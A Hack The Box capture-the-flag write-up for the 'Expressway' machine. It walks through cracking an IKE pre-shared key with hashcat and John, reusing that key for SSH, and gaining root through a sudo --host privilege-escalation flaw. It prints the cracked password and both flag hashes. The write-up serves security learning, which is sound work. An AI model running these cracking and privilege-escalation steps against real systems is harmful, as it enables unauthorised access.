Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Wed Sep 24 16:59:29 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.52.231
Nmap scan report for expressway.htb (10.129.52.231)
Host is up (0.018s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 24 17:00:03 2025 -- 1 IP address (1 host up) scanned in 33.68 seconds
TCP port scan
grep -vE 'filtered|closed' udp-nmap-scan.txt# Nmap 7.95 scan initiated Tue Sep 23 14:14:32 2025 as: /usr/lib/nmap/nmap -Pn -sU -sV -T3 --top-ports 25 -oN udp-nmap-scan.txt 10.129.52.231
Nmap scan report for 10.129.52.231
Host is up (0.085s latency).
PORT STATE SERVICE VERSION
500/udp open isakmp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port500-UDP:V=7.95%I=7%D=9/23%Time=68D2E3C0%P=x86_64-pc-linux-gnu%r(IKE
SF:_MAIN_MODE,70,"\0\x11\"3DUfw_\n\x8c\+:\x8c\x87\xa1\x01\x10\x02\0\0\0\0\
SF:0\0\0\0p\r\0\x004\0\0\0\x01\0\0\0\x01\0\0\0\(\x01\x01\0\x01\0\0\0\x20\x
SF:01\x01\0\0\x80\x01\0\x05\x80\x02\0\x02\x80\x04\0\x02\x80\x03\0\x01\x80\
SF:x0b\0\x01\x80\x0c\0\x01\r\0\0\x0c\t\0&\x89\xdf\xd6\xb7\x12\0\0\0\x14\xa
SF:f\xca\xd7\x13h\xa1\xf1\xc9k\x86\x96\xfcwW\x01\0")%r(IPSEC_START,9C,"1'\
SF:xfc\xb08\x10\x9e\x89T\xe3\xa9\x8fw\xc8\x1b\x0b\x01\x10\x02\0\0\0\0\0\0\
SF:0\0\x9c\r\0\x004\0\0\0\x01\0\0\0\x01\0\0\0\(\x01\x01\0\x01\0\0\0\x20\x0
SF:1\x01\0\0\x80\x01\0\x05\x80\x02\0\x02\x80\x04\0\x02\x80\x03\0\x03\x80\x
SF:0b\0\x01\x80\x0c\x0e\x10\r\0\0\x0c\t\0&\x89\xdf\xd6\xb7\x12\r\0\0\x14\x
SF:af\xca\xd7\x13h\xa1\xf1\xc9k\x86\x96\xfcwW\x01\0\r\0\0\x18@H\xb7\xd5n\x
SF:bc\xe8\x85%\xe7\xde\x7f\0\xd6\xc2\xd3\x80\0\0\0\0\0\0\x14\x90\xcb\x80\x
SF:91>\xbbin\x08c\x81\xb5\xecB{\x1f");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 23 14:17:09 2025 -- 1 IP address (1 host up) scanned in 156.40 secondsFiltered UDP port scan results
Service Enumeration
UDP/500



Probing the IPsec VPN


Cracking the Pre-Shared Key
Hashcat


hashcat -h | grep -i psk
hashcat --hash-info -m 5400 --mach | grep -v 'hash-info mode' | jq
hashcat -a 0 -m 5400 hash.txt rockyou.txt
John the Ripper


john --list=format-details --format=all | cut -f 1,7 | grep -i ike
john --list=format-all-details --format=IKE
$ike$*0* and the : replaced with *
$ike$*0* and replaced : accordinglyjohn --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 --format=IKE jtr_hash
Attempt to Establish IPsec Tunnel
I tried varying configurations of client IDs, a catch-all pre-shared key to match any client ID, as well as trying a few different XAUTH username and password combinations, but given this is an easy box, I figured I was chasing the wrong avenue after a few failed attempts.
So, I decided to pivot and take the cracked hash and access SSH.
- Possible username:
ike@expressway.htb - Pre-shared key from earlier —
freakingrockstarontheroad— may be the user's password.
Exploit
SSH Access
ssh ike@10.129.52.231
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux forky/sid"
NAME="Debian GNU/Linux"
VERSION_CODENAME=forky
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)

Sorry, user ike may not run sudo on expressway.
Users and Groups
Local Users
ike:x:1001:1001:ike,,,:/home/ike:/bin/bash
Local Groups
proxy:x:13:ike
ike:x:1001:
Network Configurations
Network Interfaces
    link/ether 00:50:56:b0:b5:97 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    altname enx005056b0b597
    inet 10.129.52.231/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3050sec preferred_lft 3050sec
    inet6 dead:beef::250:56ff:feb0:b597/64 scope global dynamic mngtmpaddr proto kernel_ra
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb0:b597/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 20 127.0.0.1:25 0.0.0.0:*
Processes and Services
Interesting Processes
root 4052 0.0 0.0 2900 836 ? Ss Sep23 0:00 /usr/sbin/in.tftpd --listen --user tftp --address :69 --secure /srv/tftp
Interesting Services
exim4.service              loaded active running exim Mail Transport Agent
tftpd-hpa.service          loaded active running tftpd-hpa TFTP Server
Interesting Files
SUID Binary
find / -type f -perm /4000 -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys'
-rwsr-xr-x 1 root root 1533496 Aug 14 12:58 /usr/sbin/exim4
-rwsr-xr-x 1 root root 1047040 Aug 29 15:18 /usr/local/bin/sudo
Binary Capabilities
/usr/sbin/getcap -r / 2>/dev/null
/usr/lib/squid/pinger cap_net_raw=ep
Privilege Escalation
SUID / SUDO Oddities
Seeing /usr/local/bin/sudo when searching for SUID binaries is clearly something that should be investigated further. In default installations, sudo is normally installed at /usr/bin/sudo and that path does exist on this target. So, the custom sudo binary at /usr/local/bin/sudo exists side by side with the original.
/usr/local/bin is typically where systems admins, developers, and other power users will store custom binaries. If you run which sudo on the target, you'll note it returns /usr/local/bin/sudo, because the /usr/local/bin path occurs first in the $PATH variable hierarchy.

/usr/local/bin is a bit revealing as wellResearch CVEs


Do some research on any CVEs for the local binary


Much more detail on the CVE here

This picture above shows a sudoers configuration where...
SERVERSalias points to:prod.test.localdev.test.local
PRODalias points toprod.test.local
- The user
lowprivcan...- Run
NOPASSWD:ALLas long as...- The current host is in the
SERVERSalias and NOT thePRODalias - Or, the host is
ci.test.local
- The current host is in the
- Run
More than likely, this sudoers configuration will be copied to multiple boxes where the logic will apply based on the current hostname.
sudo -l -h HOSTNAME and be able to see their sudo privileges on any given host. However, the CVE exists, because in reality, this version of sudo goes beyond this and allows actual command execution.The only condition that needs to be met by the user is that the
HOSTNAME argument should not be denied in the sudoers configuration.Find Potential Sudo Hostname(s)
grep -r --exclude-dir={proc,sys,dev} --color -H expressway / 2>/dev/null--exclude-dir argument takes words or globs and ignores sub-directories relative to the starting search path. Since we're starting at /, then {proc,sys,dev} ignores /proc, /sys, /dev.
/var/log/squid aligns with our membership in the 13(proxy) groupBecoming Root
sudo -l --host='offramp.expressway.htb'
sudo -i --host='offramp.expressway.htb'
Inspecting the Sudoers File

Looking at /etc/sudoers, we confirm that the configuration is set that the ike user can run sudo with any command, and no password, as long as the provided hostname is not expressway.htb.
That is kind of the drawback of CTFs like this — however — as the situation is a bit forced and contrived. We have no means of reading /etc/sudoers as the user ike, so we'd never be able to know the hostnames set in the SERVERS or PROD aliases. Thus, we used grep to find some alternative hostnames.
Flags
User
61deb1eacce3bd185053a5ed8824e606
Root
1d597a8a30cb17351eea34900a5963fc